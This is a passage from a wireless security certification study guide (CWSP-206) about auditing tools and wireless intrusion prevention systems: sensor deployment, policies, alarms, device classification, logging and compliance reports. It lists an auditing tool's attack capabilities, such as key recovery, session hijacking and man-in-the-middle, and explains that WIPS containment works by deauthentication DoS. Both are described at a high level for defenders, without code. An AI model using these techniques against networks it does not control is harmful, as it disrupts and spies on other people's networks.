The screenshot shows a computer desktop with two windows open. On the left is a web browser displaying the 'SILICA Reports' page. On the right is a software application window titled 'SILICA' with tabs for Scan, Reports, Network, and GPS. The 'Scan' tab is selected, showing options for Type (Probe, Man-in-the-Middle, Attack) and Method (Interactive, Associated, Non-Stop, Scan All, Wired scanning). A yellow callout box at the bottom center of the screen highlights the text 'Immunity's Silica-U automated Wi-Fi auditing tool'. At the bottom of the desktop, there is a status bar with the text '212 Certified Wireless Security Professional :: CWSWP-206' and the CWNP logo.

There are several tools on the market to facilitate the process of audits and reports. Some monitoring tools will help automate the reporting process for compliance.


Other types of audits include security posture auditing, also known as penetration testing. In this more active type of audit, an inside employee and/or outside contractor will test the security posture in an attempt to expose any weaknesses. Purpose-built tools like Immunity's SILICA are designed specifically to automate the process of discovering and exposing network vulnerabilities. This tool also includes automated reporting of its findings. The SILICA website lists some of the tasks that can be performed and information that can be collected and includes:

- Recover WEP, WPA 1,2 and LEAP keys
- Passively hijack web application sessions for email, social networking and Intranet sites
- Map a wireless network and identify its relationships with associated clients and other access points
- Identify vendors, hidden SSIDs and equipment passively
- Scan and break into hosts on the network using integrated CANVAS exploit modules and commands to recover screenshots, password hashes and other sensitive information
- Perform man-in-the-middle attacks to find valuable information exchanged between hosts
- Generate reports for wireless and network data
- Hijack wireless client connections via access point impersonation
- Passively inject custom content into client's web sessions
- Take full control of wireless clients via CANVAS's client-side exploitation framework (clientD)
- Decrypt and easily view all WEP and WPA 1/2 traffic

One interesting observation is that the list shows some of what look like attacks an intruder would use on a network. It is important to understand that these are auditing tools that are used specifically for that purpose. Unfortunately some auditing tools can end up in the wrong hands and can work against you. That is why understanding what can be collected and used on a wireless network will benefit the network security professional to be able to better secure their network.

Other tools are available as well, including compilations of security auditing tools like the Kali Linux project. This software includes several of the best penetration testing tools available.

## WIPS Topology



Enterprise-class WIPS usually consist of a centralized server unit which runs the main application, a remote console, and a number of remote sensors located at various spots throughout the organization's facilities. The sensors send a constant low-bit rate stream of data to the server application over tunneled LAN or WAN connections. The central server accumulates, logs, and reports on the data from the various sensors. The remote console can connect to the server and review the state and alarm conditions.


Enterprise WIPS may be configured to work with popular Wireless Network Management Systems (WNMS). Enterprise WIPS may also be configured to recognize and work with popular wireless LAN Controller systems. WIPS sensors are configured as passive—unless they are actively mitigating a threat—devices that quietly listen to all in-band radio traffic in a service area. These readings are forwarded upstream to the WIPS server. Some manufacturers enable autonomous and lightweight access points to be converted to full-time or part-time WIPS sensors.

It is important that the WIPS sensors are using the correct radio frequency band that is to be monitored and that it has the same capabilities as the installed network infrastructure wireless access points. If the sensors are not configured correctly or do not match with the network capabilities some events may go unnoticed and result in potential security issues.

The two high-level WIPS deployment techniques are known as “integrated” and “overlay.”

In an integrated WIPS network, WIPS functionality is integrated into access point hardware. The hardware performs dual roles as a wireless access point and a WIPS sensor. There are different implementations of integrated solutions. Some use dedicated WIPS radios for full-time scanning, while others use part-time scanning with the same radios that are used for client access.

## Integrated WIPS



214

Certified Wireless Security Professional :: CWSP-206


cwnp®

Integrated WIPS solutions often use part-time scanning to make the most of existing access point radios. In this setup, the radio oscillates between client access and off-channel scanning. While there is often an element of cost effectiveness with integrated WIPS solutions, the scanning capabilities are severely limited.

Many access point manufacturers currently offer the option to configure an access point radio as a WIPS sensor. In most cases, this would be a dual-radio access point in which one is configured to provide client access and the other provides WIPS functions. Only a few vendors have developed tri-radio access point in which dual-radio client access is provided and then the third radio is configured as a WIPS sensor. This is the most robust integrated solution, but the additional radio also adds cost. Some manufacturers build access points that are band unlocked. This means you would have the flexibility to specify which radio frequency band the access point radio would operate in. If the infrastructure consists of dual-radio access points and you were only using the 2.4 GHz band for the wireless infrastructure the second radio could also be configured for 2.4 GHz and used as a WIPS sensor.

In most cases, integrated solutions use part-time scanners. The advantage with this is cost savings and simplicity. An access point is already cabled for Ethernet connectivity to the network, so there is no need for additional cabling, power, or mounting. This also means that the WIPS solution is integrated with the access point solution, which usually indicates a shorter learning curve for the WIPS infrastructure. The drawback of this solution is that WIPS scanning is only part-time. The same radio must perform both client access and WIPS scanning, thus there is often a tradeoff between frequency/length of scans and availability for associated clients. In cases where VoWiFi is supported, most part-time scanners cease scanning altogether to accommodate the latency-sensitive client traffic. Further, when a wireless threat is detected when the sensor is performing an off-channel scan, the radio has limited time resources to dedicate to threat mitigation. Client access could be compromised if rogue mitigation is prioritized.

## Overlay WIPS



215

Certified Wireless Security Professional :: CWSP-206

cwsp


Third-party WIPS vendors are often highly focused on wireless security, and for that reason, they often provide high quality overlay products. The obvious drawback of this solution is that overlay means more hardware. Dedicated WIPS appliances and dedicated hardware sensors can add significant cost to a wireless deployment. However, for those customers who are security conscious, an overlay WIPS solution typically provides the greatest protection. Overlay sensors are often dual-radio and dual-band, which is a significant advantage for maximum scanning and threat detection.

When deploying dedicated WIPS sensor hardware, it is important to consider the security requirements of the network and the features available with the solution in order to know how many sensors to deploy and where to mount them. Since WIPS sensors listen passively to network traffic and collision domains are not an issue, sensor radios are often configured to receive at full power. This allows for an access point-to-sensor ratio that is generally between 1:3 and 1:5. Of course, each deployment is unique, so some situations may call for more sensors and some for less. Customers should always consult with integrators or the WIPS vendor documentation to determine best practices for sensor deployment locations and quantities.

For example, when location services are desired, higher quantities of sensors provide greater location accuracy. This may also require sensors at the edge of the desired access area. By deploying more sensors, you can ensure that channels are being scanned more frequently or for longer intervals, which will improve the likelihood of detecting an attack.

- Quantities and mounting locations for WIPS sensors are dependent on system being deployed.
- In overlay systems, a 1:3, 1:4, or 1:5 ratio (sensors:APs) is often recommended.
- When rogue location tracking or other location-specific security mechanisms are in use, sensors should be placed in higher densities and around the outside of the desired area.

## WIPS Policy Definition



WIPS allows an organization to define the allowed usage policies for their wireless LAN within the monitoring capabilities of the WIPS. For example, your organization may have a security policy that only allows WPA2-Enterprise using 802.1X/PEAP with CCMP/AES. If this is the case, the WIPS would alarm and/or report upon seeing WEP, WPA-Personal, etc. The WIPS can use various methods including manual configuration to determine the identity and intention of the wireless devices which inhabit a service area. If the parameters set by the manufacturer do not suit your environment, they can be manually manipulated in many cases. For example, the manufacturer may set a deauthentication frame threshold of 10 frames in 1 minute. Any more than that, and they report a deauthentication frame attack. Perhaps you want to reduce the chance of false positives, so you set the threshold to 20 frames in 1 minute.


WIPS platforms come pre-configured with an extensive catalog of attacks and attack signatures.

- Most WIPS solutions provide highly granular control of parameters used for behavior categorization.
  - This provides administrators with the capability to fine-tune event classification parameters in accordance with their desired WIPS policy.
  - In some cases, tighter intrusion detection settings will generate more false positive alarms.

The administrator can customize the rules which govern acceptable usage of the organization's wireless LAN. Within rules, when conditions are met, actions are taken by the WIPS in an automated fashion. For example, if a client station's MAC address starts with anything other than 00:40:96, then the WIPS should alarm and take steps to contain that station as a rogue or intruder. The customer's network needs and security policy will dictate the type of response that accompanies a policy violation or network attack. Policies should specify these actions.

Similarly, you may desire a performance report to analyze network utilization every 2 weeks. A WIPS can automate this report and have it emailed to you as a PDF.


## Alarm Settings



Responses to alarms can also be customized and automated. Alarm filter configuration can be highly granular if so desired by the administrator, although default settings for many of the alarms is usually sufficient to start.

Enterprise WIPS allows the management of alarms to be centralized. This allows the enterprise security policy to be extended to all of the organization's locations, including branch offices and remote offices. It also allows the organization to view trends in security policy violations and performance issues over an extended period of time.

## Enforcing “No Wi-Fi” Policies



218

Certified Wireless Security Professional :: CWSWP-206


cwsp®

- "No Wi-Fi" zones often demand the tightest security and monitoring
- A "No Wi-Fi policy" can be defined on the WIPS to identify and suppress Wi-Fi connectivity as well as notify IT staff.

WIPS should be running on a constant basis in order to track security policy violations. Organizations that have a "No Wi-Fi" policy should use a WIPS in order to be sure that their policy is followed.

The best way to implement and assure an organization's "No Wi-Fi" policy is through the use of a enterprise-class WIPS. Sensors can be distributed around a premises so that all wireless LAN conversations in the 2.4 GHz and 5 GHz bands are monitored in real-time.

## Device Classification



After the WIPS has been configured it will perform its initial discovery of the radio service area. At first all of the devices that are discovered will be considered unknown and threatening. The administrator will be required to perform a manual identification of all of the known devices. Although each manufacturer uses their own classification terms to describe the devices discovered within a wireless service area, the following terms can serve as a general hierarchy for these classifications.

### Classified:

#### Friendly

Internal/Trusted – Authorized and supported by this organization


Neighbor/Known/Interfering – Neighboring system that has a right to be in the same air space, but does not fall under the jurisdiction of this organization

Rogue – Demonstrates aggressive activity. Could be attacking the network wirelessly or could be connected to the network's wired backbone

Unclassified – Until a device can be categorized with surety, it should remain unclassified.

Classification of devices is an initial and ongoing WIPS configuration measure that must be performed to ensure proper operation and application of WIPS policies.

## Establishing Baselines



220

Certified Wireless Security Professional :: CWSP-206

cwsp®

In order to properly configure the WIPS it is important to determine the nature of the existing radio environment surrounding an organization. In some cases, the organization will be isolated from other wireless LAN users, but in most cases there will be legitimate outside wireless LAN activity coexisting with the devices supported by the organization. This normal activity should be monitored and trends established before WIPS policies are set.

## Logging and Reporting

The screenshot displays the CWNP interface with the following details:

- Table Summary (Total: 220):**
  - Event Severity:** 114 (High), 89 (Medium), 42 (Low)
  - Event Status:** 210 (New), 20 (Resolved), 0 (Acknowledged)
  - Activity Status:** 204 (Live), 15 (In Progress), 27 (Expedited)
- Event Log Table:**| ID | Location | Event Details | Category | Date |
| --- | --- | --- | --- | --- |
| 1 | //CWNP | Server [ID: 1] started on machine [IP: 192.168.1.1] | Server | Aug 4, 3:00:02 PM |
| 2 | //CWNP | Server [ID: 1] stopped on machine [IP: 192.168.1.1] | Server | Aug 4, 3:01:48 PM |
| 3 | //CWNP | Server [ID: 1] started on machine [IP: 192.168.1.1] | Server | Aug 4, 3:02:03 PM |
| 4 | //CWNP | Server [ID: 1] started on machine [IP: 192.168.1.1] | Server | Aug 6, 7:08:24 PM |
| 5 | //CWNP | Server [ID: 1] started on machine [IP: 192.168.1.1] | Server | Aug 6, 7:09:08 PM |
| 6 | //CWNP | Sensor [00:11:74:00:00:58] successfully connecte... | Sensor | Aug 6, 7:21:26 PM |
| 7 | //CWNP | A new network [192.168.1.0/24] has been detecte... | Sensor | Aug 6, 7:21:26 PM |
| 8 | //CWNP | Sensor [00:11:74:00:00:58] has disconnected fro... | Sensor | Aug 6, 7:21:26 PM |
| 9 | //CWNP | Network [192.168.1.0/24] exposed due to Sensor/... | Sensor | Aug 6, 7:21:28 PM |
| 10 | //CWNP | Sensor [00:11:74:00:00:58] successfully connecte... | Sensor | Aug 6, 7:21:54 PM |
| 11 | //CWNP | Sensor [00:11:74:00:00:58] has disconnected fro... | Sensor | Aug 6, 7:22:42 PM |
| 12 | //CWNP | Network [192.168.1.0/24] exposed due to Sensor/... | Sensor | Aug 6, 7:22:42 PM |
| 13 | //CWNP | Sensor [00:11:74:00:00:58] successfully connecte... | Sensor | Aug 6, 7:28:31 PM |
| 14 | //CWNP | Sensor [00:11:74:00:00:58] has disconnected fro... | Sensor | Aug 6, 7:29:22 PM |
| 15 | //CWNP | Network [192.168.1.0/24] exposed due to Sensor/... | Sensor | Aug 6, 7:29:22 PM |
| 16 | //CWNP | Sensor [00:11:74:00:00:58] successfully connecte... | Sensor | Aug 6, 7:29:42 PM |
|  |  | Honeypot/Evil twin for SSID [goodluck] detected |  | Aug 6, 7:30:51 PM |

Enterprise-class WIPS can monitor all of the radio activity on a given channel in the service areas being scrutinized on a 24x7x365 basis.


The WIPS will track, categorize, and log the wireless activities of access points, client stations, and stations operating in ad hoc (IBSS) mode. Activities which lead to vulnerabilities in the wireless LAN will be monitored and reported for further action by the administrator.

The data from the remote sensors can be accumulated, sorted, and compared to the acceptable usage thresholds which were defined previously. The WIPS can also gauge and predict trends in wireless LAN usage. All WIPS systems have a “dashboard” that summarizes what is happening with both security and performance across the entirety of its sensor fleet. The dashboard also typically allows the administrator to define areas where sensors are deployed (e.g. City, Building, Floor). The provides a snapshot of events, and an administrator can drill down to view specific activity details.

WIPS can be used to track performance as well as security metrics. While most customers deploy WIPS for their security benefits, they also provide beneficial oversight of network performance.

## Measuring Threats


A well-configured WIPS makes the identification of unknown devices clear.



A well-configured WIPS makes the identification of unknown devices clear. Unknown devices are not necessarily hostile but they should be monitored for behavior that indicates their intention. Even unknown devices which do not give outward signs of aggression should be viewed suspiciously since they may be eavesdropping on network traffic in an attempt to steal information or determine vulnerabilities in the wireless LAN before engaging in an active attack.

Not all rogue devices are hostile. The definition of a rogue device is one that is considered unauthorized. In many cases, well-meaning employees, motivated to try and improve efficiency for their department will install an unknown and unsupported access point without following the procedures outlined in the enterprise security policy.

Given that each network vulnerability poses a different network threat, it is helpful for WIPS to categorize threats in accordance with their severity. A rogue client performing deauthentication DoS attacks is a major threat. The presence of a new client that is not associated to any access points and is not transmitting frames other than probe requests is not a major threat. While the administrator may want to be notified of this new unclassified client, it is not a severe problem, and may get chalked up as a minor threat.



223

Certified Wireless Security Professional :: CWSP-206

cwsp®

Some WIPS systems intentionally isolate suspicious access points by continuously deauthenticating all clients that associate with the intruding device. This technique renders the suspicious access point useless since no client devices will be able to maintain an association with it. If the suspicious device should turn out to be a legitimate, harmless, neighboring access point, there could be serious, civil repercussions. The examples above illustrate different methods of mitigating threats – one a rogue access point and the other an accidental association. Threat mitigation is a general term that includes all different types of WIPS response. Rogue containment and port suppression are two specific terms that may be used to identify specific WIPS responses.

It is legal for anyone to use the channels allocated for 802.11 WLANs. It is not legal for one WLAN user to disrupt the legal networking activities of another WLAN user. WIPS makes it possible to do just that through intruder mitigation services. If an organization decides to implement these mitigation services to curtail the activities of an unknown wireless device operating within the same radio service area that they occupy, then they must be very sure that the target device is not a legitimate neighbor device. WIPS intruder mitigation services are in themselves aggressive attacks against wireless LAN systems and their usage could result in prosecution or civil litigation.

If an unknown wireless LAN device exhibits aggressive behavior against an organization's infrastructure, the response should be anticipated and defined within the enterprise WLAN security policy addendum. If the organization allows for self-defense mechanisms to be enacted, then the policy should also define the circumstances which would predicate the use of mitigation tactics as well as how to establish a chain of evidence that supports the decision to contain or nullify the attacker.

Intrusion mitigation consists of a targeted attack against either the unauthorized device (client or access point) or an organization's own client stations in an effort to prevent successful,

unauthorized associations. In this case, the nearest sensor will issue the targeted commands which are used to isolate the intruding device. Generally, this would be the only time that the sensors operate in anything other than a strictly passive (listening) mode.

Most WIPS perform mitigation through the use of a targeted DoS attack against the intruder which can be seen on a wireless LAN protocol analyzer as a continuous series of deauthentication commands. Other methods are also used, but this is a basic, common, and effective tactic to prevent unwanted associations.

## Compliance Reporting and Forensics


### Device Configuration Compliance

This section details the specific threats associated with the misconfiguration of devices in your wireless LAN. Policies and procedures must be in place to ensure that the Access Points are configured properly including mechanisms for authentication and encryption. Configuration management is a key part in managing your infrastructure. Misconfigurations are common due to user error, including changing settings, flaws in firmware updates which may reset configurations or for some non-commercial grade Access points the reset button on the device can reset the configuration to factory defaults. Any such changes can create vulnerabilities in your WLAN.


Access Point Broadcasting SSID in Beacons: 0  
Access Points with Weak Authentication: 2  
Access Points with Weak Encryption: 1

Access Point in Default Configuration Setting: 0  
Leaked Wired Protocols: 0

### AP Authentication Methods



### AP Encryption Methods



